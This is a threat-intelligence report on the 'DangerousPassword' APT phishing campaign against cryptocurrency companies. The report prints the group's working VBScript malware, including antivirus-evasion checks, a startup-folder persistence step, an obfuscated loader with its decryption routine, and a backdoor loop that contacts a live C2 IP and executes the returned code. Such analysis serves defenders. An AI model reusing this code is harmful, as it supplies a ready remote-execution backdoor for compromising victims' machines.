[ThreatBook Advanced Report]
The Nightmare of Global Cryptocurrency Companies - Demystifying the "DangerousPassword" of the APT Organization

TAG: cryptocurrency company, APT, China, backdoor, DangerousPassword
TLP: White (no restrictions on forwarding and use of the report)
Date: November 21, 2019


Summary

Recently, ThreatBook's threat intelligence cloud has captured several compressed Trojan files with the same characteristics, and found related network assets and attacking samples of hidden hackers. It is concluded that there is an APT team behind the scenes which attacks cryptocurrency companies specifically, since the decoy files have the following topics, such as "monthly business report", "job description", "project risk profile", etc., and all the above contents relate to cryptocurrencies. Based on its attacking method, we name it "DangerousPassword", and the details are as follows:


- The decoy files issued by "DangerousPassword" involve Chinese, English, Japanese, Russian, etc., the number of domain name assets exceeds one hundred, and the attack targets are mainly cryptocurrency companies. It is a resource-rich and well-targeted APT gang.
- "Dangerous Password" has been active since at least March 2018, and mainly delivered malicious file download links through phishing emails, inducing recipients to download compressed Trojan files from counterfeit Google, Microsoft, and Amazon cloud servers.
- Generally, the compressed files contain decoy encrypted files and malicious shortcuts disguised as password files. After the user executes the files, they will download a backdoor script and execute it directly, while displaying the document password to deceive the user.
- After the malicious backdoor is activated, it will monitor the host for software virus killing processes such as "Kingsoft" and "360" to determine the follow-up operations such as bypassing or staying. At the same time, the backdoor sends data such as host information and running processes back to the C&C server, and continuously sends requests to perform subsequent operations.
- ThreatBook Threat Detection Platform (TDP), Threat Intelligence Platform (TIP), Corporate Security DNS Service (OneDNS), and Threat Intelligence Cloud API have all supported the detection of the latest attacks of this gang. For assistance, please contact us at: contactus@threatbook.cn.

Details

Recently, ThreatBook Threat Intelligence Cloud has captured multiple sample files that use compressed packages to store Trojans. The decompressed files include encrypted legitimate Office documents and malicious programs disguised as "passwords" TXT (including English, Russian, Japanese, etc.) shortcut files, and the effect is shown below:




Through analysis, it is found that the addresses directed by the shortcuts were all in the form of short links provided by the US bit.ly website. After the file was executed, the password of the encrypted document was returned from the C&C server and the malicious code was executed in the background. It is a typical social engineering attack to make users mistakenly think that they have found the password and successfully opened the encrypted file.



Sample Analysis

The attack framework of the captured Trojan is as follows:

攻击框架




Taking one of the samples as an example, the analysis is as follows:

Table 1

File name New Employee_s Salary and Bonus Guideline.zip

Type	Zip file
Size	43kb
SHA256	A50EC2F42BEC1C43E952DE2728DE0217F178440BDD8FCEF70B B6DB4C27E9B4BB

1. The compressed package contains three files, two identical encrypted docx files, and a lnk file disguised as "Password.txt".



"1.New Employee's Salary and Bonus Guideline.docx" and "2.NewEmployee's Salary and Bonus Guideline.docx" are two files with the same hash, and the contents of the files are encrypted to induce users to click "Password.txt" to get the password. The Password.txt.lnk file will remotely execute a Vbscript script. The URL in the form of a short domain name is "hxxps://bit[.]ly/2MgEsjc". When the actual network request is made, the URL address is "hxxp://download[.]showprice.xyz:8080/open?id=1qbg9gs5iLsG0BMJmCBAVWdmAbkV7WFDYPndK528Q7I%3D".

2. The vbscript script code requested to be executed through the lnk file is shown below.

This vbscript script has four functions:

a. Write the real Password.txt text file in the user's temporary directory and open it, displaying the password content "newsalarysystem" (this password is used to open the docx file in the decoy file). If the user closes the text editor process, notepad, the Password.txt is deleted.

b. Create a lnk file named "xBoxOne.lnk" in the temporary directory. This file requests the execution of a remote script file. The URL address is hxxps: //bit [.] ly/2xMHylE. Then move the file to the startup directory for persistent residency.


c. Anti-virus software detection.

d. Decrypt and release the file named “qjqykntc.vbs” to the user’s temporary directory, and then execute it.

Anti-virus software detection is as follows, traversing the current system process through the wmi interface. If a “kwsprot” process (Kingsoft AntiVirus) or “npprot” process (NPAV anti-virus protection) is detected, use cscript.exe to execute subsequent landing vbscript; otherwise use wscript.exe engine (It is conjectured that it’s for dynamic kill-free processing). Then proceed to find the name of the Anti-virus software process. If a process containing “hudongf” (360 active defense) or a “qhsafe” process (360 Anti-virus software components) is detected, the lnk file created in the temporary directory is deleted; otherwise, the normal execution is performed.

```
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
ex="ws"
if Instr(tpl,"kwsp"&"rot")>0 or Instr(tpl,"nppr"&"ot")>0 then
    ex="cs"
end if
ln="star"&"t /b " & ex & "cr"&"ipt """&pf&""" "+"41.85.145.164:8080/open"
ln2=" & move """&flp&""" """& wish.SpecialFolders("startup") &"\"""
if Instr(tpl,"hudo"&"ngf")>0 or Instr(tpl,"qhs"&"afe")>0 then
    ln2=" & del """&flp&""""
else
    tcl.Save
end if
wish.run "CM"&"D.E"&"XE "&"/c " & ln&" 1" & " & " & ln&" 2" & ln2,0,false
window.close
```

The following files are released in the environment where no related anti-virus software is detected.



In this section of vbscript, after performing a series of string concatenation, base64 decryption, and anti-virus software detection, the following shell commands will be executed.

```
CMD.EXE /c start /b wscript
"C:\Users\WIN7_3~1\AppData\Local\Temp\qjqykntc.vbs"
41.85.145.164:8080/open 1 & start /b wscript
"C:\Users\WIN7_3~1\AppData\Local\Temp\qjqykntc.vbs"
41.85.145.164:8080/open 2 & move
"C:\Users\WIN7_3~1\AppData\Local\Temp\xBoxOne.lnk"
"C:\Users\Win7_32_Malware\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\"
```

The shell will carry the parameter "41.85.145.164:8080/open" to start the qjqykntc.vbs script. Then move the lnk file in the temporary directory to the system startup directory to achieve persistent residency.

3. The released qjqykntc.vbs is analyzed.

This is a backdoored vbscript that will continuously send Post requests to “http: 41.85.145.164: 8080 / open? topic = s random numbers”. If the target return data is greater than or equal to 10 bytes, end the post request, and then execute the return data.

```
on error resume next
randomize
sewi=""
HTP="ht"
uu="tp:"&"//"
ps="POS"
cob="Win"&"Http"&"Req"
uu=HTP&uu
cob=cob&"uest.5"
uu=uu&WScript.Arguments.Item(0)
cob="Win"&"Http"&"."&cob
cob=cob&".1"
set pa=CreateObject(cob)
tw=20
do while Len(sewi)<10
    if WScript.Arguments.Length>0 and sewi="" then
        tpc=uu&"?"&"to"&"pic"&"=s"&Int(90*rnd+10)
        pa.Open ps&"T",tpc,false
        pa.Send CStr(tw)&"0"
        ret_v=CStr(pa.Status)
        if ret_v="20"&"0" then
            pcc=pa.ResponseText
        else
            WScript.Sleep 1*1000
            pcc=ret_v
        end if
        sewi=pcc
    else
        exit do
    end if
loop
if pcc<>"" then
    Execute(sewi)
end if
```


The post requests monitored are as follows.

```
11/20/19 04:52:44 PM [    HTTPListener80] POST /open?topic=s12 HTTP/1.1
11/20/19 04:52:44 PM [    HTTPListener80] Connection: Keep-Alive
11/20/19 04:52:44 PM [    HTTPListener80] Content-Type: text/plain; Charset=UTF-
8
11/20/19 04:52:44 PM [    HTTPListener80] Accept: */*
11/20/19 04:52:44 PM [    HTTPListener80] User-Agent: Mozilla/4.0 (compatible; W
in32; WinHttp.WinHttpRequest.5)
11/20/19 04:52:44 PM [    HTTPListener80] Content-Length: 3
11/20/19 04:52:44 PM [    HTTPListener80] Host: 41.85.145.164:8080
11/20/19 04:52:44 PM [    HTTPListener80]
11/20/19 04:52:44 PM [    HTTPListener80] 200
```

4. The following C&C returned the script code in the form of vbscript. The captured packet data is as follows.


The role of this vbscript is to collect user host information (user name, host name, host installation configuration information, system version information, network card information, ip, etc.), system current process information, and then return this information to the C&C server. The C&C address is still the IP coded in the first vbs: 41.85.145.164: 8080

5. Through extension linking of the C&C domain name showprice.xyz, it is found that there are other suspicious components on the C&C side, which can be used for distribution.



The more special one is the v.dat file, which is a free and open source remote management tool, TightVNC, version number 2.8.8.

The configuration interface of the TightVNC tool is as follows. Remote desktop control can be achieved by setting the connection password (which needs to be consistent with the server) and the IP of the host. The IP information of the captured end has been obtained in the vbscript analyzed above, and it is inferred that the tool will be used in subsequent attacks by hackers.



6. The xBoxOne.lnk file in the startup directory is analyzed.

The xBoxOne.lnk link executes the remote resource script. The url address is hxxps://bit[.]ly/2xMHylE, and the jump address is hxxp://start.showprice[.]xyz:8080/open?id=rwWMIZ8lQAhRwWMTUEMo7orKhsHwtFd0WCYa1uiXpGeyOIy%2BMCi5djeGEpOUUix/. Returned data under continuous monitoring is as follows.

```
<script language="vbscript">
tpl=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set pl=wmi.ExecQuery("Select * from Win32_Process")
for each pi in pl
    tpl=tpl&LCase(pi.Name)&"|"
next
clt="VU QhhVh hQjqlQ UQFm``hyUiV1xuQ``xR fGPhxWm.bhvqlQUmj.oQUvmw>0 mwQU``  qq=~w~&~mmW~&~:/~&~/~&fGPhxWm.bhvqlQUmj.amQl(0)``  Rqkj=qq4~7mV~&~WxP=~&~j~&aUm(5000*hUi+4000)``  iV YwxkQ
mhqQ``      jQm w=AhQymQKzSQFm(~fxUImmW.fxUImmWLQgqQjm.5.1~)``       w.KWQU ~d~&~KGH~,Rqkj4~&Pih=~&(mxlQh()*100),RykjQ``       w.GQUi ~2~&~00~``       xR w.Gmymqj=200 mwQU``
rFQPqmQ(w.LQjWVUjQHQFm)``          QFxm iV``       QUi xR``      fGPhxWm.GkQQW 180*1000``    kVVW``QUi xR"
set fco=CreateObject("Scripting.FileSystemObject")
vpt=fco.GetSpecialFolder(2)&"\lhMDuTqVJi.vbs"
set tf=fco.OpenTextFile(vpt,2,true)
tf.Write desc(clt,1)
tf.Close()
if Instr(tpl,"kw"&"sprot")>0 or Instr(tpl,"npp"&"rot")>0 then
    ex="cs"
else
    ex="ws"
end if
Execute(desc("YjP=~YjPhxWm.GwQkk~``jQm j=AhQymQKzSQFm(YjP)",1))
cl="star"&"t /b " & ex & "cr1"&"pt """&vpt&""" "+"drivegoogle.publicvm.com/open"
s.run "cmd"&".e"&"xe "&"/c " & cl&" 0" & " & " & cl&" 9",0,false
function desc(eStr, nKey)
    desc=""
    a=""
    tls1="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
    tls2="bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu"
    for i=1 to Len(eStr)
        if Asc(Mid(eStr,i,1))=96 then
            if Asc(Mid(eStr,i+1,1))=96 then
                i=i+1
                desc=desc&Chr(13)&Chr(10)
            else
                desc=desc&Chr(10)
            end if
        else
            a=Asc(Mid(eStr,i,1))
            c=0
            for j=1 to Len(tls2)
                b=Asc(Mid(tls2,j,1))
                if a=b then
                    desc=desc&Mid(tls1,j,1)
                    c=1
                end if
            next
            if c=0 then
                if Asc(Mid(eStr,i,1))=126 then
                    desc=desc&Chr(34)
                else
```

This is a vbscript script similar to the password.txt.lnk link at the beginning. The vbscript released in the user's temporary directory is completely the same. The useless auto-start setting has been cancelled. Some adjustments have been made at the level of code obfuscation. The built-in release script start parameter is replaced by the C&C (drivegoogle.publicvm [.] com) in the form of a domain name. The original encrypted form of the script used to release and execute the code is as follows.

```
clt="VU QhhVh hQjqlQ UQFm``hyUiV1xuQ``xR fGPhxWm.bhvqlQUmj.oQUvmw>0 mwQU``  qq=~w~&~mmW~&~:/~&~/~&fGPhxWm.bhvqlQUmj.amQl(0)``  Rqkj=qq4~7mV~&~WxP=~&~j~&aUm(5000*hUi+4000)``  iV YwxkQ
mhqQ``      jQm w=AhQymQKzSQFm(~fxUImmW.fxUImmWLQgqQjm.5.1~)``       w.KWQU ~d~&~KGH~,Rqkj4~&Pih=~&(mxlQh()*100),RykjQ``       w.GQUi ~2~&~00~``       xR w.Gmymqj=200 mwQU``
rFQPqmQ(w.LQjWVUjQHQFm)``          QFxm iV``       QUi xR``      fGPhxWm.GkQQW 180*1000``    kVVW``QUi xR"
```

The decryption logic is: replace the "` "(opening quotes) and " ~ " (tilde) in the metadata, and then perform Caesar password decryption replacement between the customized "bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu" string sequence and the default base64 character sequence


“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz”. The decryption function is as follows.

```
function desc(eStr, nKey)
    desc=""
    a=""
    tls1="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
    tls2="bEABrsCDaInopJKdeLGHZcfMNOyzPiQRvwxSTklUVWghjmqXYFtu"
    for i=1 to Len(eStr)
        if Asc(Mid(eStr,i,1))=96 then
            if Asc(Mid(eStr,i+1,1))=96 then
                i=i+1
                desc=desc&Chr(13)&Chr(10)
            else
                desc=desc&Chr(10)
            end if
        else
            a=Asc(Mid(eStr,i,1))
            c=0
            for j=1 to Len(tls2)
                b=Asc(Mid(tls2,j,1))
                if a=b then
                    desc=desc&Mid(tls1,j,1)
                    c=1
                end if
            next
            if c=0 then
                if Asc(Mid(eStr,i,1))=126 then
                    desc=desc&Chr(34)
                else
                    desc=desc&Mid(eStr,i,1)
                end if
            end if
        end if
    next
end function
```

This script will execute the self-decrypting lhMDuTqVJi.vbs, and pass in the parameter, “drivegoogle.publicvm.com/open”. Request to execute ../open directory to return data.


Association Analysis

Through the C&C correlation of the captured sample, it was found that hidden hackers also registered a large number of similar malicious assets, and more often faked Google, Microsoft, Amazon and other major domain names, such as googleupload.info, docs.goglesheet.com, msupdate.publicvm.com, amzonnews.club, etc.



The domain names extended from the above-mentioned domain names can be associated with more attack samples of the organization. After tracing back, the attack characteristics include:

1. The initial stage of the attack was to send a phishing email with a malicious link to induce the recipient to download the Trojan compressed file analyzed above. The phishing email in the following figure is in Chinese and the target is a blockchain technology company.



2. The decoy file names include “Monthly Business Report”, “Development Management Plan”, “事業の指針” (Business Policy), “Security Report (August 2019)” (August 2019 Security Report) , “New Employee’s Salary and Bonus Guideline”, “CONSENSYS JOB DESCRIPTION”, “BlockVerify Group Job Description [GDPR]”, “Обзор рисков проекта” (Project risk profile), etc., it is speculated that its e-mail

sending target may involve executives, technology, recruitment, operations, and other personnel of technology companies, and all document content is related to cryptocurrencies, so it is determined that its attack target is cryptocurrency companies.

谈,可以!打,奉陪！中美贸易摩擦导致比特币疯了？

比特币疯啦！连涨半个月，直上 8000 美元招她回调！今天其余山寨币全部放量大涨，连"稳定币" XPR 都放量大涨 20%，FIIC 五日涨幅逾 100%，圈里顿时热闹非凡，大家都在讨论是什么原因导致了这场热闹的狂欢，其中被大家普遍认可的原因竟是中美贸易战导致避险情绪升高，人们纷纷买入比特币避险，今日比特币净流入又高达 20 个亿，对于贸易战，中法的态度也非常霸气侧漏，谈，可以！打，奉陪！使得大家都纷纷觉得拿美元不安全了，拿人民币也不保值了，拿黄金也不方便，都纷纷来买数字货币？

Bitcoin Price Prediction For 2018 - 2022

Month	Open	Min-Max	Close	Total,%
		2018		
Mar	10409	5792-11704	**6228**	-40.2%
Apr	6228	4866-6913	**5232**	-49.7%
May	5232	4962-5708	**5335**	-48.7%
Jun	5335	4167-5335	**4481**	-57.0%
Jul	4481	4481-5562	**5198**	-50.1%
Aug	5198	5198-6452	**6030**	-42.1%
Sep	6030	6030-7485	**6995**	-32.8%
Oct	6995	6021-6995	**6474**	-37.8%
Nov	6474	6474-8036	**7510**	-27.9%
Dec	7510	7510-9322	**8712**	-16.3%
		2019		
